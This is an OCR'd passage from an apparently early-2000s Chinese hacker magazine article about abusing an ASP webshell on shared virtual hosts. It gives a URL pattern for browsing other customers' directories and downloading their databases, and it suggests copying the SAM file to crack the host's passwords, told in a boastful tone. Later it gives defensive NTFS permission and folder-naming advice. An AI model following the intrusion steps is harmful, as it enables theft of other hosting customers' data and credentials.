


图 29

很失望是吗？我想，很多人走到了这一步，看到这个结果后就关了浏览器，没有再去发掘东西。我们在地址栏里直接输入访问文件夹的 URL：http://***.***.net/door11/list.asp?path=D:\Internet\users\asp_users&attrib=true（图 29）。看好了啊！

哇靠，你吓坏了吧！有很多用户啊！如果是你，会怎么处置他们呢？不说修改别人的东西，就是看一眼他们的文件，他们的网站就是很危险了！如图 30。




图 30




图 31

由于在同一个主机上，所以很容易就可知道这个用户的域名，那样就可下载他的数据库了。下了干什么用，那是我的事了！光想着黑主机里的用户，那样好像不是很好啊，别人也是花了钱买的空间。主机安全系数底，服务商对用户不负责，那我就整整网管吧！

我们直接进他的系统目录看看。哎呀，怎么老是提示什么错误，不过没关系，只是委屈一下你的鼠标，多点几次确定就可以了！看见了吧，很有意思是吗？别干坏事哦！！如图 31。

如果想控制他的主机，可找到它的 ASM 文件，然后把他复制到可下载的目录下面。下载以后，可用读取 SAM 信息的软件破解主机密码！有了主机的密码，就可更逍遥法外了。这样够黑吧，嘿嘿！

其实，有很多服务商都存在这样的问题，说的是虚拟主机，其实不然。对这个问题不知道大家的看法怎样？是系统漏洞？好像不是；是网管的水平底吗？好像也不是。至少我们直接访问 C、D、E 盘时看不见什么东西。

其实这个问题还是有办法解决的。这几天为了解决这个问题，花了不少时间，还逃了 N 节课，而且还在自己的计算机上装了 Win2000 server，够辛苦吧！

解决这个问题的办法就是设置文件访问的权限！我们来看下面两种不同访问权限所表现出的不同访问效果！

1. 我的F盘访问权限是（图32）：

用Superdoor访问，效果如图33。

2. 我的H盘的访问权限是（图34）：

用Superdoor访问效果如图35。

我想，你一定是明白了怎么回事！前面做试验的那台主机应该就是第二种。那么，我们该怎么设置网站主机才最好呢？




图32

系统盘：

一般网站的东西都不会放在系统盘，所以只要将系统盘设置成administrator操作权限。而且应用到该文件夹、子文件夹及文件（图36）。




图33

这样，别人就不可能通过……么，对于网站数据存放的盘呢？我劝你还是别去试了。我上次已经试过了，如果设置成那样，访问网页时就需要输入密码了！那样，我们的网站就不能正常访问。

所以，我们只能一个个地定义文件夹了！这样好象很麻烦，没办法了，我还没找到更好的办法。定义文件夹也较麻烦，主要是因为要设置的文件夹比较多。非网站数据的文件夹、网站数据文件夹的上级文件夹可以设置成administrator完全控制，SYSTEM读取、写入。如图37。




图34




图35




图36

网站数据所在的文件夹设置成everyone完全控制即可。不知道这么设置会不会留下安全隐患，由于我还没有对海阳顶瑞网ASP2003木马进行分析，不知道它会不会钻这个空子。当然，如果你对ASP木马很有兴趣，可以去测试一下！有什么好的发现，别忘了告诉大家！



图37

主机服务商的主机要提供很多用户空间，所以为了便于管理，他们会对用户的文件夹进行分类，这时就会出现一些安全隐患。一般地，网管给用户文件夹设置的名字都和用户的用户名一样。比如说，一个用户的网站的域名是test.123.com，那么一般情况下它的用户名就是test，网管给他建的文件夹名字也是test。所以，如果知道一个网站的域名，而且他是和自己同主机同类型的用户，便有可能看见他网站里面的东西了。你可直接输入访问的URL，比如：http://***.***.net/door11/list.asp?path=D:\Internet\users\asp_users\test&attrib=true。这个URL就是直接访问test文件夹的！如果网管不采取一定措施，这个问题无法避免的。作为用户，他们也可做一些事情来保护自己的文件。比如说数据库，你可以将它的后缀改成asp或asa，其他文件也做相应的改动。这样，别人知道你的数据库地址也下载不了。

我给网管提一个方案吧！在建文件夹时，文件夹名字设置成用户名加上一个其他特殊符号（如？# ￥之类的），但要保持随机性。这样网管自己可区别，别人也不容易猜到文件夹的名字！

虽然这样设置主机的权限能挡住Superdoor的威胁，但不知道它是不是有负面影响，可能在FTP上传文件时会出现问题。如果这样，就试试把数据传输类型设置成PORT，再试试是否能上传，一般情况下都是可以的！

下面，我再谈一下关于海阳顶瑞网ASP2003木马的一点想法。其实这个木马比我们想象中的更可怕，看了上期那篇介绍ASP2003木马的文章，觉得它对很多技术水平不是很好的空间服务商威胁很大。说实在的，通过限制访问权限解决不了根本问题，因为它只是隐藏了文件，只要能用浏览器访问ASP木马，我们就有可能猜出其他用户的文件夹名字，就可能看到别人的东西。我不知道是不是有其他更好的解决方法，是不是可通过调用某些程序来解决，比如cmd！只要让浏览器不能访问ASP木马就可以了！还有一种思想是文件过滤。本刊2002年第4期的《一次非常规漏洞攻击实例》一文中，提到的那位教授的作法不错。不过怎么应用到虚拟主机上？应用以后会有什么负面影响？还是未知数，有兴趣的朋友可以去研究一下！

结束语

我知道，看这本杂志的朋友大多是和我一样成长起来的菜鸟。也知道每个菜鸟学一点东西很不容易，因为学这些东西是没有人教的，都是自己一点一点自学积累的。很多网友让我教他怎么黑别人的计算机，可是这怎么可能呢？首先，我没有达到高层次的水平，其实我也想教教他们，可这些东西不是只用QQ聊天就能说清楚的。我们每个人自己都有的事情，而且搞入侵又不是我们的职业，所以我希望那些指望别人教自己的菜鸟，体谅一下老菜鸟，我们的推脱也是有苦衷的。当然，最终学东西都得靠自己，指望别人的时间还不如用来学习呢。想想以前，我为了学一点简单的东西通宵上网N次。虽然学的东西没有什么用，但我觉得还是很值得，因为我已经去努力学了！不知道你在学技术时，是否也达到废寝忘食的地步呢？

BBS是菜鸟的家，但我不希望菜鸟在那只学会灌水。你可试着自己发表一些自己的东西，这样的交流方法很有效果，你的水平会不断提高。写一篇文章，你总不会没有去研究过就能写出来吧！那岂不成了天才了：)。

